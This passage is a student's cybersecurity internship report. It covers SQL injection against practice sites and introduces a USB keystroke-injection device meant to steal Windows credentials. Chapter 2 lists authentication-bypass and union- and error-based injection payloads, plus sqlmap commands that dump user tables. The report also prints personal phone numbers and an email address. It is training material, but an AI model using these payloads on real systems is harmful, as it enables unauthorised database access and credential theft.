

Arduinobad
Summer training report
submitted
in partial fulfillment
for the award of the Degree of
Bachelor of Technology
in Department of Computer Science and Engineering



Submitted By:
Siddhanth Dwivedi
Enrolment No.:35196307217

Department of Computer Science and Engineering
Maharaja Surajmal Institute of Technology
New Delhi
October 2018

CANDIDATE’S DECLARATION

I hereby declare that the work, which is being presented in the Summer training report, entitled **Arduinobad** in partial fulfillment for the award of Degree of “Bachelor of Technology” in Department of Computer Science and Engineering, and submitted to the Department of Computer Science and Engineering, Maharaja Surajmal Institute of Technology is a record of my own training.

Siddhanth Dwivedi

Computer Science and Engineering

Enrolment No.: 35196307217

Maharaja Surajmal Institute of Technology

New Delhi

ACKNOWLEDGMENT

I would like to express my deepest appreciation to all those who provided me the possibility to complete this report. A special gratitude I give to our guide, Mr. Naveen Dahiya, whose contribution in stimulating suggestions and encouragement, helped me to coordinate my project especially in writing this report.

Furthermore, I would also like to acknowledge with much appreciation the crucial role of the staff of Lucideus Technologies , who gave the permission to use all required equipment and the necessary material to complete the industrial training. Last but not least, many thanks go to our supervisor, Mr. Pradeep Rai, whose have invested his full effort in guiding the us. I have to appreciate the guidance given by other supervisor.

Siddhanth Dwivedi

Enrolment No.: 35196307217

B.Tech(CSE)-V Sem

Certificate



STUDENT PERFORMA

MAHARAJA SURAJMAL INSTITUTE OF TECHNOLOGY

Summer/Industrial Training Evaluation Form

F05 (MSIT-EXM-PA-02)

(Year 2018.. -- 2022)

Details of the Student

Name SIDDHANTH DWIVEDI

Roll No 35196307217

Branch and Semester C.S.E & 5TH SEM

Mobile No 8968572055

E-mail ID iamsiddhantdwivedi@gmail.com

Details of the Organisation

Name and address of organisation Lucideus

Technology Lucideus House, Plot No: 15, Okhla

Phase III, Okhla Industrial Area, New Delhi

Broader Area Cyber Security

Name of Instructor Prabhankar Tripathi

Designation: Infosec Trainer

Contact No : 9068882036

Student Performance Record

	No. of days Scheduled for the training	Number of days actually attended	Curriculum Scheduled for the student	Curriculum actually covered by the student
Week 1	5	5	Introduction to Information Security Cyber Law- IT Amendment	Introduction to Information Security Cyber Law- IT Amendment
Week 2	5	5	Networks IP Addresses IP, Subnets, DNS, NAT	Networks IP Addresses DNS, NAT, CTFs, Subnets
Week 3	5	5	Information Gathering and digital Foot Printing OS Login Bypass	Information Gathering and digital Foot Printing OS Login Bypass
Week 4	5	5	Malware illustration Viruses Worms	Malware illustration Viruses Worms Rootkit Botnets Ransomware
Week 5	5	5	Creating Trojans Phishing attack OWASP Top 10	Creating trojans Phishing OWASP Top 10 Deepfake
Week 6	5	5	SQL Injection Tools to automate VAPT Network Security MITM VOIP calls	CSRF SQL Injection Automate VAPT tools Network Security ARP Poisoning VOIP calls MITM

Siddhant
(Signature of the student)

Any comments or suggestions for the student performance during the training program (to be filled by instructor). *The person is hardworking and disciplined when it comes to work.*


Note : Every student has to fill and submit this Performa duly signed by his/her instructor to the faculty-in-charge by first week of September.


MAHARAJA SURAJMAL INSTITUTE OF TECHNOLOGY

Summer/Industrial Training Evaluation Form

F05 (MSIT-EXM-PA-02)

(Year 20.16.. -- 20.17.)




(Signature of the Instructor)

Note : Every student has to fill and submit this Performa duly signed by his/her instructor to the faculty-in-charge by first week of September.

MAHARAJA SURAJMAL INSTITUTE OF TECHNOLOGY

Summer/Industrial Training Evaluation Form

F05 (MSIT-EXM-PA-02)

(Year 20~~15~~¹⁶ -- 20~~16~~¹⁷)

Student Evaluation Record (to be filled by Examiner)

S.No.	Evaluation Criteria	Performance
1.	Familiarization with the organisation and its working environment (out of 10)	
2.	Level of technical content in the project (out of 30)	
3.	Organisation and formation of Project Report (out of 20)	
4.	Power Point presentation and Viva-Voce examination (out of 40)	

Overall evaluation of the student (Excellent / V. Good / Good/ Satisfactory / Unsatisfactory)

.....
.....

(Signature and Name of the Examiner)

Note : Every student has to fill and submit this Performa duly signed by his/her instructor to the faculty-in-charge by first week of September.

TABLE OF CONTENT

Content	Page No.
TITLE PAGE	
DECLARATION	i
ACKNOWLEDGMENT	ii
CERTIFICATE	iii
STUDENT PERFORMA	iv-vi
TABLE OF FIGURE	ix
ABSTARACT	x
Chapter 1 Organiztion Profile	5-7
1.1 History	5-6
1.2 Services	6
1.3 Proactive Security	6
1.4 Continuous Security	6-7
1.5 Reactive Security	7
CHAPTER 2 Tool Studied During Internship	8-21
2.1 OWASP TOP-10	8-11
2.2 Injection	11
2.3 Introduction To Bypass Authentication	11-13
2.4 Dvwa Setup And Configuration	13
2.5 Union Based Injection	13-15
2.6 Authentication Bypass	15-16
2.7 Error Based Injection	16-17
2.8 Condition of Error Based Injection	17-19
2.8 Sqlmap	20-21
Chapter-3:Introduction To Arduniobad	22-28
3.1 Target Machine	22
3.2 Arduniobad Hardware	22
3.3 Scripting Language	22-23
3.4 C	23-25
3.4.1 Overview	23-25
3.4.2 Relations To Other Languages	25
3.5 Some Features Of Arduniobad	26-27
3.5.1 Usb Keylogging	27-28
Chapter-4 PROJECT DESCRIPTION	29-41
4.1 Using Ducky Script To Create Payload	29
4.2 Configuring Mimikatz	29-30
4.3 Required Powershell Script	30-32
4.4 Mimikatz Supports Commands	32-34
4.5 Attacks On Windows 10	35
4.6 Module Details	36-41
4.6.1 Warnings	36
4.6.2 Power	37
4.6.3 Memory	38
4.6.4 Input And Output	38-39
4.6.5 Communication	39-40
4.6.6 Physical Characteristics	40

4.6.7 Automatic Reset And Bootloader	40-41
Chapter 5 Screenshot And Conclusion	42-45
5.1 Conclusion	45
BIBLIOGRAPHY	46-47

List of figures

Figure no.	Caption	Page no.
Figure 1	Type of testing on various platforms	8
Figure 2	A hotel database in ms-sql	18
Figure 3	Php file for uploading files	30
Figure 4	Below for the complete PowerShell script	30
Figure 5	Downloading Mimi Katz and execution	31
Figure 6	Payload execution results	34
Figure 7	Registry edit code	35
Figure 8	Showcasing Aurdinobad	42
Figure 9	Launching of start menu	42
Figure 10	Opens notepad in the windows run menu	43
Figure 11a	Keyboard stoke at a fraction of a second	43
Figure 11b	Keyboard stoke at a fraction of a second	44
Figure 12	Maximizing the screen after the code execution is done	44

Abstract

By leaving your computer unlocked while you are away for seconds can give hackers all the time they need to obtain your personal information from your computer. This Project aims to detail the necessary research and development of a USB Rubber Ducky script, to obtain clear text logon id and passwords from a Windows machine, in mere seconds. Each stage is laid out in sections discussing Ducky script, PowerShell, Mimi Katz, and reenabling the vulnerability by breaking down the attack into two parts for Windows 7 and up operating systems.

In this project we have demonstrated how to use various tools, such as Rubber Ducky scripting, powersehll, Mimikatz, registry editing, PHP and web server to exploit Windows vulnerability and launch an attack to reveal victim's information such as id and password. By using USB Rubber Ducky we have shown that all an attacker need it a few seconds access to insert the hardware into the machine and then run it remotely. The HID enabled Rubber Ducky is only limited by what you can accomplish with a keyboard. This project shows how important protecting your devices from malicious hackers can be. They need only mere seconds to steal very confidential information

Keywords: USB Rubber Ducky, hacking, scripting, PowerShell, Mimi Katz, and duck tool kit.

Chapter 1

ORGANISATION PROFILE

Lucideus is a pure play Cyber Security company, providing Cyber Security platforms to enterprise and governments across the globe. It is empanelled in CERT India as one of the certified cyber security auditors by Government of India. The company is headquartered in New Delhi, it builds & delivers information security platform & services to secure, continuously monitor and re-actively respond to cyber threats of a company's technology stack.

Lucideus is incubated out of Indian Institute of Technology, Bombay and continues to have one of its research & innovation labs located at the computer science department of IIT Bombay. The company currently has offices in Bangalore, Mumbai, Palo Alto and Boston.

Lucideus is the only private company to be on-boarded as the official Knowledge Partner with Delhi University to design and co-execute a year-long postgraduate diploma course in Cyber Security.

Lucideus is an IT Risk Assessment and Digital Security Services provider. It's a trusted standard for companies that need to protect their brands, businesses and dignity from debilitating cyber attacks. We build and deliver information security platforms and services, both generic and customized to pro actively secure, continuously monitor and reactively respond to cyber threats to your technology stack. Our objective is quantify digital risk to inculcate a knowledge-based culture of safe and secure use of technology, such that risk becomes an informed business decision leading to minimal disruptions to your business and life.

1.1 HISTORY

In 2012, Saket Modi a Computer Science engineer, founded Lucideus, along with co-founders Vidit Baxi and Rahul Tyagi. They gathered together a team of security professionals and started the company with the objective of providing cyber security

training. In the beginning of 2013, Lucideus launched its range of Enterprise Cyber Security Services and the company today works actively in both the areas.

In 2017 after gaining experience in the market & understanding the need of an enterprise wide solution, Lucideus launched a Cyber Risk Assessment platform - SAFE. SAFE (Security Assessment Framework for Enterprises) integrates with the existing technology stack of an enterprise to provide a real-time cyber risk assessment score (a number between 0-5) at a macro level across the organisation that can be broken down into micro-level scoring individually for each asset.

1.2 SERVICES

Lucideus is a pure-play Cyber Security services & platforms provider. It builds and delivers information security services, both generic and customised to pro actively secure, continuously monitor and re-actively respond to cyber threats to your technology stack. It is one of the very few companies with a 100% OSCP (Offensive Security Certified Professional) certified Delivery team & a clear focus on Cyber Security.

The Enterprise Cyber Security Services follows a Proactive, Continuous & Reactive approach to Security.

1.3 Proactive Security

Services and Platforms to help you proactively strengthen and secure your IT Systems

- IT Security Maturity Assessment
- Governance Policy Formulation
- Security Technology Training

1.4 Continuous Security

Progressive security services set to an optimum frequency to help you monitor and manage Digital Risk

- VAPT of Apps
- VAPT of IT Infra & Cloud

- WISE SOC

1.5 Reactive Security

Incident Response and forensic capabilities to help you respond and recover with minimum possible damage

- Emergency Response
- Cyber Forensics
- Fraud Investigation

Chapter 2

Tool Studied During Internship

2.1 OWASP TOP-10 (Open Web Application Security Project)

It is non-profit charitable organisation, which works towards the security of the web application. They gather the information from all around the globe. They gather the information through CTF initiative. They open challenge the whole hacking community, to hack into the online system and capture the flag, in return, they will provide with the bounty. They gather the logs of the attacks which are performed in the CTF. After gathering the whole logs, they perform the analysis of these logs and categorise the attacks accordingly.

They release a list of 10 attacks.

Type of Testing	# Webapps	Companies	# Vulnerabilities	Avg per App	Classification
Manual expert code review with commercial SAST tool(s)	54	1	11456	212.1	Human Augmented Tool
Combined manual expert code review and penetration testing with only free tools	114	2	7062	61.9	Human Augmented Tool
Raw output of automated analysis tools, using rules tuned by earlier stage manual false positive analysis	44627	1	2201970	49.3	Human Augmented Tool
Raw (untriaged) output of automated analysis tool results using default rules	5244	3	90760	17.3	Tool
Combined manual expert code review and penetration testing with free and commercial tools	7	1	106	15.1	Tool Augmented Human
Manual expert penetration testing (Expected to be tool assisted w/ free DAST tool(s))	30	4	415	13.8	Tool Augmented Human
Output from manually tailored automated analysis tool(s) - with manual false positive analysis/elimination	519	4	5979	11.5	Tool Augmented Human
manual expert penetration testing or/and code review coupled with commercial DAST/SAST/IAST tools and free DAST/SAST tools	155	1	1531	9.9	Tool Augmented Human
Combined manual expert code review and penetration testing with only commercial tools	200	1	1844	9.2	Tool Augmented Human
Manual expert penetration testing with commercial DAST tool(s)	1477	3	12512	8.5	Tool Augmented Human
Combined manual expert code review and penetration testing with free and commercial tools, Automated analysis tool results - with manual false positive analysis/elimination	2490	1	19508	7.8	Tool Augmented Human
manual expert penetration testing or/and code review coupled with commercial as well as free DAST and SAST tools	111	1	839	7.6	Tool Augmented Human
Automated analysis tool results - with manual false positive analysis/elimination	6	1	20	3.3	Tool Augmented Human

Figure 1 Type of testing on various platforms

OWASP TOP 10. --> top 10 attacks.

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging&Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect

a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

2.2 Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Threat Modeling

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.

The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

2.3 Introduction to Bypass Authentication - SQL Injection

SQL Injection : Its an attack used by hackers specially web application penetration testers by sending malicious sql queries to the database via application layer and then retrieve the desired results and information.

Sql Injection Types:

1. Bypass Authentication Injection
2. Union based injection aka Advance SQLi
3. Error Based Injection
4. Blind SQL Injection
5. Time Based Injection
6. Double Query Injection
7. Stack Based Injection

Bypass Authentication Attack: Attack which is mainly deployed on the front end of the website, especially on the admin login panel to gain admin dashborad access.

Username:test

Password:test

Login

```
select * from users where username='test'and password='test' 'or' 1='1;  
'or'1='1
```

How to Secure This Attack?

- Client Side Validation: Do not accept special characters from user in input fields.
- Server Side : Stored Procedures
- Reference: Owasp top 10 www.owasp.org

Need to Protect yourself from such attacks

- Insecure Direct Object Reference: A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file,

directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

- Sensitive Data Exposure: Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- Security in REST: When data is stored in the server and not moving it should be encrypted.
- Encryption of the data exchange in transit

2.4 DVWA Setup and Configuration

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

2.5 Union Based Injection

Attack in which instead of attacking on the login authentication panel we try to attack the database of the website to gain access to the main credential table having username and password if the website.

Target : <http://127.0.0.1/dvwa/vulnerabilities/sqli/>

Steps to replicate the Attack

- Step 1: Find any GET method in the website

GET Method: `.php?id=1 (Something=Something)`

POST Method: `.php/id/`

- Step 2: Check the validation and exception handling of the website

`php?id=1'&Submit=Submit#`

- Step 3: Check the total number of columns in the respected table

`php?id=1' order by 1--+&Submit=Submit#`

`php?id=1' order by 2--+&Submit=Submit#`

`php?id=1' order by 3--+&Submit=Submit#`

- Step 4: Dump the column names and copy the structure to fill our custom query late

`php?id=1' union all select 1,2+&Submit=Submit#`

- Step 5: Get the database name

`php?id=1' union all select 1,database()-+&Submit=Submit#`

- Step 6: Get the tables from the database.

Schema : information of the database

Tables: information_schema.tables

Columns: information_schema.columns

- Step 7: Get the columns of the users table
- Step 8: Get the user and password details

How to Secure from Union Based Injection

1. Never allow GET methods in the website
2. Validate database error
3. Redirect every non indexed error to 403.html page.

4. Use Stored Procedures

5. Just follow above 4

2.6 Authentication Bypass

1. Basic Authentication

2. Integrated Authentication

3. Digest Authentication

4. Form Based Authentication

PAYLOAD TESTING

- Testing Payload ---> 1'or'1'='1
- <https://www.abc.com/items.php?id=2>
- Select item_name,item_price from items where username='1'or'2'='2'#
- Select item_name,item_price from items where id=3;
- Select item_name,item_price from items where id=2'
- 1'or'1'='1 ---> True
- 0'or'0'='0

CHEAT SHEET for Authentication Bypass

- or 1=1
- or 1=1--
- or 1=1#
- or 1=1/*
- admin' --
- admin' #
- admin'/*
- admin' or '1'='1
- admin' or '1'='1'--

- admin' or '1'='1'#
- admin' or '1'='1'/*
- admin' or 1=1 or ''='

2.7 Error Based Injection

This type of Sql injection works only on the websites which are versed with the asp or aspx development i.e. developed by the Microsoft which implies that error based sql injection is something which works on MS-Sql not MY-SQL. In the Error-based SQL injection, the server does not show any data outside but it shows data in error itself. So instead of getting data on the page itself with various options, error based SQL injection gives output in Error itself. Error Based SQL Injection works by generating a error condition in the SQL Syntax, so that the Database reverts back with the Error along with the Sensitive Data.

We all know at the backend everything works on 0 and 1 so when a website is opened up we observe that it must have send a status code 1 in response. so what if we just add "and 1=0;" which will get and with the status code 1 i.e. true and will make it show an error.

So we make error where we have to go for

Here below it is given a rough estimation on how it looks like :

www.abc.com/login/login.aspx?id=10 and 1=0;

_____ /

∨

1

1 and 1=0; it is a false condition

1 and 1=1; it is a true condition (many times it wil show up the error as well.

payload

```
username=gfh'+OR+1+GROUP+BY+CONCAT_WS(0x3a,VERSION()),FLOOR(RAND(0)*2))+HAVING+MIN(0)+OR+1-- -
```

2.8 CONDITIONS OF ERROR BASED SQLInjection

Only One Query can execute at a Particular time(There should not be the like we have done in testphp.vulnweb.com where we had three vulnerable columns and we just inserted version and database to different places at the same time here you can't do that)It works on the basis of Last In First Out (LIFO). i.e. Stack(Anything which is present in the database are stored in the form of stack the data inserted at the last will be opted out from the database first) Only the Top Table of the Database can be accessed at a single particular time. Same goes for Columns and then for Rows.Now lets look at the example below here we have 4 tables in a data of Hotel Mangaement System. So suppose the name of the site is www.abc.com.Error based Exploitation technique. An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error

Now lets look at the example below here we have 4 tables in a data of Hotel Mangaement System. So suppose the name of the site is www.abc.com.

DATABASE NAME : Hotel

Database Type: MS-SQL




Figure 2 a hotel database in ms-sql

Step 1 : Normal Select TOP 1 will give the first column of the first table.

`www.abc.com/login/login.aspx?id=1 and 1=0 union select top 1 from table_name from information_schema.tables`

Output --> Vehicles

Step 2: Now we dont want to excess the content of the table Vehicles then we will just EXCLUDE the table with the help of "NOT IN" clause .

`www.abc.com/login/login.aspx?id=1'and 1=0 union select top 1 from table_name from information_schema.tables not in ("Vehicles")`

Output --> Dishes

Step 3: Now we don't want to get the content of the table name = Dishes as well so we will add this table up to the not in list.

```
www.abc.com/login/login.aspx?id=1'and 1=0 union select top 1 from table_name from information_schema.tables not in ("Vehicles","Dishes")
```

Output --> Users

Step 4: Now after getting inside the table name= Users we will now focus on getting the columns name as well.

```
www.abc.com/login/login.aspx?id=1 and 1=0 union select top 1 from column_name from information_schema.columns where table_name not in ("Vehicles","Dishes") --+
```

Output --> Uname

Step 5: Now the last procedure is to grab the data from the database.

```
www.abc.com/login/login.aspx?id=1 and 1=0 union select top 1 from column_name from information_schema.columns where column_name not in ("Uname") and table_name not in ("Vehicles","Dishes") --+
```

STACKED QUERY SQL INJECTION

Stacked Query SQL Injection is the one which can execute by terminating the original query and adding a new one, it will be possible to modify data and call stored procedures like creating, deleting and modifying the Database with there entities. To see the criticality of the Stacked Queries based injection lets take an example of the bank and what if a database of the bank.com is compromised and a hacker just simply drop the database i.e. if deleted the whole information then every bank user will be rushing from place to place but won't get anything. This can be done by SQL Injection Automated Tools like "SQLMAP" etc.

2.9 SQLMAP

SQLMAP is an open source python based penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many features lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. SQLMAP is a CLI Based Tool which only runs on the Terminal of Kali Linux. Further are the steps to use this automated tool.

Target : <http://testphp.vulnweb.com/>

First Step is finding a GET Method in a Web Application, and then further enumerating it through sqlmap.

```
-> sqlmap
```

```
-> sqlmap --url "http://testphp.vulnweb.com/search.php?test=query"
```

(-u or --url for entering a url having a GET Parameter)

```
-> sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" --dbs
```

(--dbs helps in executing the database() i.e helps in enumerating the database in the particular web application)

```
-> sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D
```

acuart --tables(now we will get the list of tables here where we are specifying that the database is "acuart").

```
-> sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D acuart -T users --columns
```

(Now get bit deeper and enumerate the columns of a table we will fix the database then the table_name which is "users".)

```
-> sqlmap --url "http://testphp.vulnweb.com/search.php?test=query" -D acuart -T  
users --dump
```

(Dumping all the necessary Data of the Columns of table User itself in the terminal to which is saved in the backend with the path specified here.)

Thats how you get the juicy information of the table...

Chapter-3

INTRODUCTION TO THE ARDUNIOBAD

About The Technology

We have employed several hardware and software tools to implement this project. This section outlines those tools and technologies.

3.1 Target Machine

For the target machine we use a physical machine running Windows 7, 64-bits Ultimate Edition with all patches applied and having windows defender as the antivirus software.

3.2 Arduniobad Hardware

We use a Arduniobad for attack media, This looks a USB flash drive which can be plugged into the victim's machine. The average Arduniobad includes a 60MHz programmable microcontroller and a SD slot. Some of the features of this device include behaving like a keyboard; it does not show in the task manager and its power consumption may be revealed with physical measurements.

3.3 Scripting Language

To write malware payload we use Rubber Ducky scripting language and C/C++. Writing scripts can be done from any common text editor such as Notepad. Each command must be written on a new line all in caps, and may have options follow. The commands can invoke keystrokes, key-combos or strings of text as well as offering delays or pauses. The two most common commands are DELAY and STRING. DELAY is followed by a number that represents milliseconds. For example, the line "DELAY 2000" instructs the Rubber Ducky to wait 2 full seconds before proceeding to the next line of code. This is extremely important in making sure the script runs smoothly and effectively. Since the Ducky is extremely fast, some computers may not be able to keep up. This command prohibits the Ducky to move faster than the computer will be able to follow. The STRING command

instructs Rubber to process the text following `STRING`. It can accept a single or multiple characters. Also, the command `WINDOWS` (or `GUI`) emulates the Windows-key. Figure 1 shows an example of script which displays Hallow World! I am in your PC

3.4 C

C is a general-purpose, imperative computer programming language, supporting structured programming, lexical variable scope and recursion, while a static type system prevents many unintended operations. By design, C provides constructs that map efficiently to typical machine instructions, and therefore it has found lasting use in applications that had formerly been coded in assembly language, including operating systems, as well as various application software for computers ranging from supercomputers to embedded systems. C was originally developed by Dennis Ritchie between 1969 and 1973 at Bell Labs, and used to re-implement the Unix operating system. It has since become one of the most widely used programming languages of all time, with C compilers from various vendors available for the majority of existing computer architectures and operating systems. C has been standardized by the American National Standards Institute (ANSI) since 1989 (see ANSI C) and subsequently by the International Organization for Standardization (ISO). C is an imperative procedural language. It was designed to be compiled using a relatively straightforward compiler, to provide low-level access to memory, to provide language constructs that map efficiently to machine instructions, and to require minimal run-time support. Despite its low-level capabilities, the language was designed to encourage cross-platform programming. A standards-compliant C program that is written with portability in mind can be compiled for a very wide variety of computer platforms and operating systems with few changes to its source code. The language has become available on a very wide range of platforms, from embedded microcontrollers to supercomputers.

3.4.1 Overview

Like most imperative languages in the ALGOL tradition, C has facilities for structured programming and allows lexical variable scope and recursion, while a static type system prevents many unintended operations. In C, all executable code is contained within

subroutines, which are called "functions" (although not in the strict sense of functional programming). Function parameters are always passed by value. Pass-by-reference is simulated in C by explicitly passing pointer values. C program source text is free-format, using the semicolon as a statement terminator and curly braces for grouping blocks of statements.

The C language also exhibits the following characteristics:

- There is a small, fixed number of keywords, including a full set of control flow primitives: for, if/else, while, switch, and do/while. User-defined names are not distinguished from keywords by any kind of sigil.
- There are a large number of arithmetical and logical operators, such as +, +=, ++, &, ~, etc.
- More than one assignment may be performed in a single statement.
- Function return values can be ignored when not needed.
- Typing is static, but weakly enforced: all data has a type, but implicit conversions may be performed.
- Declaration syntax mimics usage context. C has no "define" keyword; instead, a statement beginning with the name of a type is taken as a declaration. There is no "function" keyword; instead, a function is indicated by the parentheses of an argument list.
- User-defined (typedef) and compound types are possible.
- Heterogeneous aggregate data types (struct) allow related data elements to be accessed and assigned as a unit.
- Union is a structure with overlapping members; only the last member stored is valid.
- Array indexing is a secondary notation, defined in terms of pointer arithmetic. Unlike structs, arrays are not first-class objects; they cannot be assigned or compared using single built-in operators. There is no "array" keyword, in use or definition; instead, square brackets indicate arrays syntactically, for example month.

- Enumerated types are possible with the `enum` keyword. They are freely interconvertible with integers.
- Strings are not a separate data type, but are conventionally implemented as null-terminated arrays of characters.
- Low-level access to computer memory is possible by converting machine addresses to typed pointers.
- Procedures (subroutines not returning values) are a special case of function, with an untyped return type `void`.
- Functions may not be defined within the lexical scope of other functions.
- Function and data pointers permit ad hoc run-time polymorphism.
- A preprocessor performs macro definition, source code file inclusion, and conditional compilation.
- There is a basic form of modularity: files can be compiled separately and linked together, with control over which functions and data objects are visible to other files via static and extern attributes.
- Complex functionality such as I/O, string manipulation, and mathematical functions are consistently delegated to library routines.

While C does not include some features found in some other languages, such as object orientation or garbage collection, such features can be implemented or emulated in C, often by way of external libraries (e.g., the Boehm garbage collector or the GLib Object System).

3.4.2 Relations to other languages

